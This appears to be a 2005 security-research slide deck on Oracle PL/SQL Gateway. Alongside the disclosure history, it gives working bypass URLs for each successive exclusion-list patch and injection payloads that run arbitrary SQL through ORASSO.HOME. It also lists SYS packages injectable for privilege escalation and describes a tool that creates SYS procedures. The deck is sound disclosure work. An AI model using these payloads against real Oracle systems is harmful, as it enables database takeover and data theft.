



Oracle PL/SQL Gateway 0-Day

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Critical Alert Briefing

7th of November 2005 NGSResearch issue a Critical Alert Briefing to NISCC

- Government systems are known to exposed
- An attack can be launched from the Internet
- An attack can be launched without a user ID or password
- An attack will gain unauthorized access



Critical Alert Briefing...

Issued after the discovery a flaw in Oracle Portal

- Component of Oracle Application Server and Oracle HTTP Server
- Otherwise known as PL/SQL Gateway
- Combined with backend DB flaws this allows an attacker to gain complete control.
- This presentation will examine this flaw and the history involved.



What is PL/SQL?

Procedural Language / Structured Query Language

- Programmable language based on ADA with built-in SQL capabilities
- Used to write procedures and functions
- Standard programming features
 - Loops
 - Conditional statements
 - Exception handling



What is PL/SQL ...?

- PL/SQL Packages contain
 - Procedures
 - Functions
 - Datatypes
- Can be thought of as analogous to shared object or dynamic link library
- **Executes in the database server**



PL/SQL Security Model - Definer vs. Invoker Rights

Packages execute with the privileges of the definer


In other words, a package owned and created by SYS will execute with SYS privileges (analogous to setuid root on *nix) unless...

AUTHID CURRENT_USER keyword – executes with invoker rights – so if SCOTT executes a package owned by SYS it executes with SCOTT's privileges.



What is Oracle PL/SQL Gateway?

Apache module that allows a web client to execute PL/SQL package procedures in the database server



What is the Oracle PL/SQL Gateway...?

Takes users request, wraps it in an anonymous PL/SQL block and passes it over to the database server:

<http://oracle.example.com/pls/dad/myproc?parm=xyz>

```
begin  
..  
MYPROC(PARM=>:PARM);  
..  
end;
```



History

- I report architectural flaw that allows attacker to run arbitrary PL/SQL procedures in the database server
- Oracle produce patch – PLSQLExclusionList
- Defeat the patch
- Oracle produce second patch
- Defeat second patch
- Oracle produce third patch
- Defeat third patch
- Oracle produce fourth patch
- Defeat fourth patch



PLSQLExclusionList

The PLSQLExclusionList is designed to prevent direct access to packages that contain the following patterns:

- SYS.*
- DBMS_*
- OWA*
- HTP.*/HTF.*
- UTL_*

http://oracle.example.com/pls/dad/owa_util.cellsprint?p_thequery=select_statement



Patch 1

- Pattern matching defeated with a newline character or space

http://oracle.example.com/pls/dad/%0Aowa_util.cellsprint?p_thequery=select_statement



Patch 2

Database treats 0xFF as a 'Y'; PL/SQL Gateway does not

http://oracle.example.com/pls/dad/S%FFS.owa_util.cell_sprint?p_thequery=select_statement



Patch 3

Pattern match broken with double quotes

[http://oracle.example.com/pls/dad/"SYS".owa_util.cellsprint?p_thequery=select_statement](http://oracle.example.com/pls/dad/)

Doesn't work with 10g app server as it performs a tolower –
however, break pattern with PL/SQL label

http://oracle.example.com/pls/dad/;<<LABEL>>owa_util.cellsprint?p_thequery=select_statement



Patch 4

Introduction of OWA_MATCH – checks for special characters:

@*()+ -/= \<> ; : " | & ? { } [] ' and 0x09, 0x0A, 0x0C, 0x0D, 0x20

Special strings for package names

- sys.* Exclude everything is SYS schema
- dbms_* Exclude DBMS packages
- utl_* Exclude UTL_HTTP, UTL_FILE, etc
- owa_* Exclude OWA_UTIL, etc
- owa.* Exclude all procedures in OWA package
- htp.* Exclude all procedures in HTP package
- htf.* Exclude all procedures in HTF package



Patch 4....

<http://oracle.example.com/pls/dad/foo.bar?xyz=pqr>

Line 19: if ((owa_match.match_pattern('foo.bar',
simple_list__, complex_list__, true))) then ...

Line 24: **foo.bar(XYZ=>:XYZ);**



Two bypass techniques - first


<http://oracle.example.com/pls/dad/INJECT'POINT>

Line 19:

```
if ((owa_match.match_pattern('inject'point',  
    simple_list__, complex_list__, true)))
```

Error:

"PLS-00103: Encountered the symbol "POINT"



Two bypass techniques – first...


<http://oracle.example.com/pls/dad/-->'

Line 19:

```
if ((owa_match.match_pattern('--", simple_list__,  
    complex_list__, true)))  
    then
```

Line: 24:

```
--';
```



Two bypass techniques – first...

```
http://oracle.example.com/pls/dad/--'))))
```

Line 19:

```
if ((owa_match.match_pattern('--'))', simple_list___,  
    complex_list___,  
    true)))
```

Line 24: --')));



Two bypass techniques – first...

[http://server/pls/dad/--'\)\)%20then%20rc__:%3D2](http://server/pls/dad/--'))%20then%20rc__:%3D2)

Line 19:

```
if ((owa_match.match_pattern('--')) then rc__:=2',  
    simple_list__,  
    complex_list__, true))) then
```

Line 24:

```
--')) then rc__:=2;
```



Two bypass techniques – first...

[http://server/pls/dad/--'\)\)%20then%20rc__:%3D2;--](http://server/pls/dad/--'))%20then%20rc__:%3D2;--)

Line 19:

```
if ((owa_match.match_pattern('--')) then rc__:=2;--,
    simple_list__,
    complex_list__, true))) then
```

Line 24:

```
--')) then rc__:=2;--;
```



Two bypass techniques – first...

```
http://server/pls/dad/--  
  ')))%20then%20rc__:%3D2;XXXXXXXXX;--
```

Line 19:

```
if ((owa_match.match_pattern('--')) then  
  rc__:=2;XXXXXXXXX;--, simple_list__,  
  complex_list__, true))) then
```

Line 24:

```
--')) then rc__:=2;XXXXXXXXX;--;
```



Two bypass techniques – first...

Limitations: 3 blocks of 30 bytes seperated by dots
(SCHEMA.PACKAGE.PROCEDURE)

XXXXXXXXX must match this criteria



Two bypass techniques - second

<http://oracle.example.com/pls/dad/ORASSO.HOME?FOO=BAR>

Line 19:

```
if ((owa_match.match_pattern('orasso.home',  
    simple_list__, complex_list__, true)))
```

Line 24: ORASSO.HOME(FOO=>:FOO);



Two bypass techniques – second...

```
http://oracle.example.com/pls/dad/ORASSO.HOME?);--  
=BAR
```

```
Line 24: ORASSO.HOME( );--=>:);--);
```

No cigar (yet!) – error: missing bind variable.



Two bypass techniques – second...

```
http://oracle.example.com/pls/dad/ORASSO.HOME?);H  
TP.PRINT(:1)--=BAR
```

Prints BAR to the browser.

```
http://oracle.example.com/pls/dad/ORASSO.HOME?);O  
WA_UTIL.CELLSPRINT(:1);--  
=SELECT+USERNAME+FROM+ALL_USERS
```

Dumps usernames...



Two bypass techniques – second...

Execute arbitrary SQL including DDL and DML

[http://oracle.example.com/pls/dad/ORASSO.HOME?\);EXECUTE%20IMMEDIATE%20:1;--=CREATE...](http://oracle.example.com/pls/dad/ORASSO.HOME?);EXECUTE%20IMMEDIATE%20:1;--=CREATE...)



Two bypass techniques – second...

Requires a package+procedure that takes no parameters:

- JAVA_AUTONOMOUS_TRANSACTION.PUSH
- XMLGEN.USELOWERCASETAGNAMES
- PORTAL.WWV_HTTP.CENTERCLOSE
- ORASSO.HOME
- WWC_VERSION.GET_HTTP_DATABASE_INFO



Gaining control of the backend database

Need to find a definer rights package owned by SYS (or other DBA such as MDSYS) and executable by PUBLIC and vulnerable to SQL Injection

Plenty of them... even in fully patched systems

- SYS.DBMS_CDC_SUBSCRIBE
- SYS.DBMS_CDC_ISUBSCRIBE
- SYS.DBMS_CDC_IPUBLISH
- SYS.DBMS_EXPORT_EXTENSION
- SYS.KUPM\$MCP
- SYS.KUPW\$WORKER
- MDSYS.SDO_CATALOG
- MDSYS.SDO_SAM
- WKSYS.WK_SNAPSHOT



Gaining control of the backend database...

```
SYS.DBMS_EXPORT_EXTENSION.  
  GET_DOMAIN_INDEX_TABLES function  
STMTSTRING :=  
  'BEGIN ' ||  
  ''' || TYPE_SCHEMA || '''.' || TYPE_NAME ||  
  '''.ODCIndexUtilCleanup(:p1); ' ||  
  'END;';  
DBMS_SQL.PARSE(CRS, STMTSTRING, DBMS_SYS_SQL.V7);  
DBMS_SQL.BIND_VARIABLE(CRS,':p1',GETTABLENAMES_C  
ONTEXT);  
DUMMY := DBMS_SQL.EXECUTE(CRS);
```



Tool: BREAKABLE

- Checks exposure – which patch needs to be defeated
- Bypasses the PLSQLExclusionList
- Injects into DBMS_EXPORT_EXTENSION
- Creates a procedure called BREAKABLE as SYS
- Grants execute to public
- Creates a public synonym



Thanks!

- Questions?





Thank You

<http://www.ngsconsulting.com/>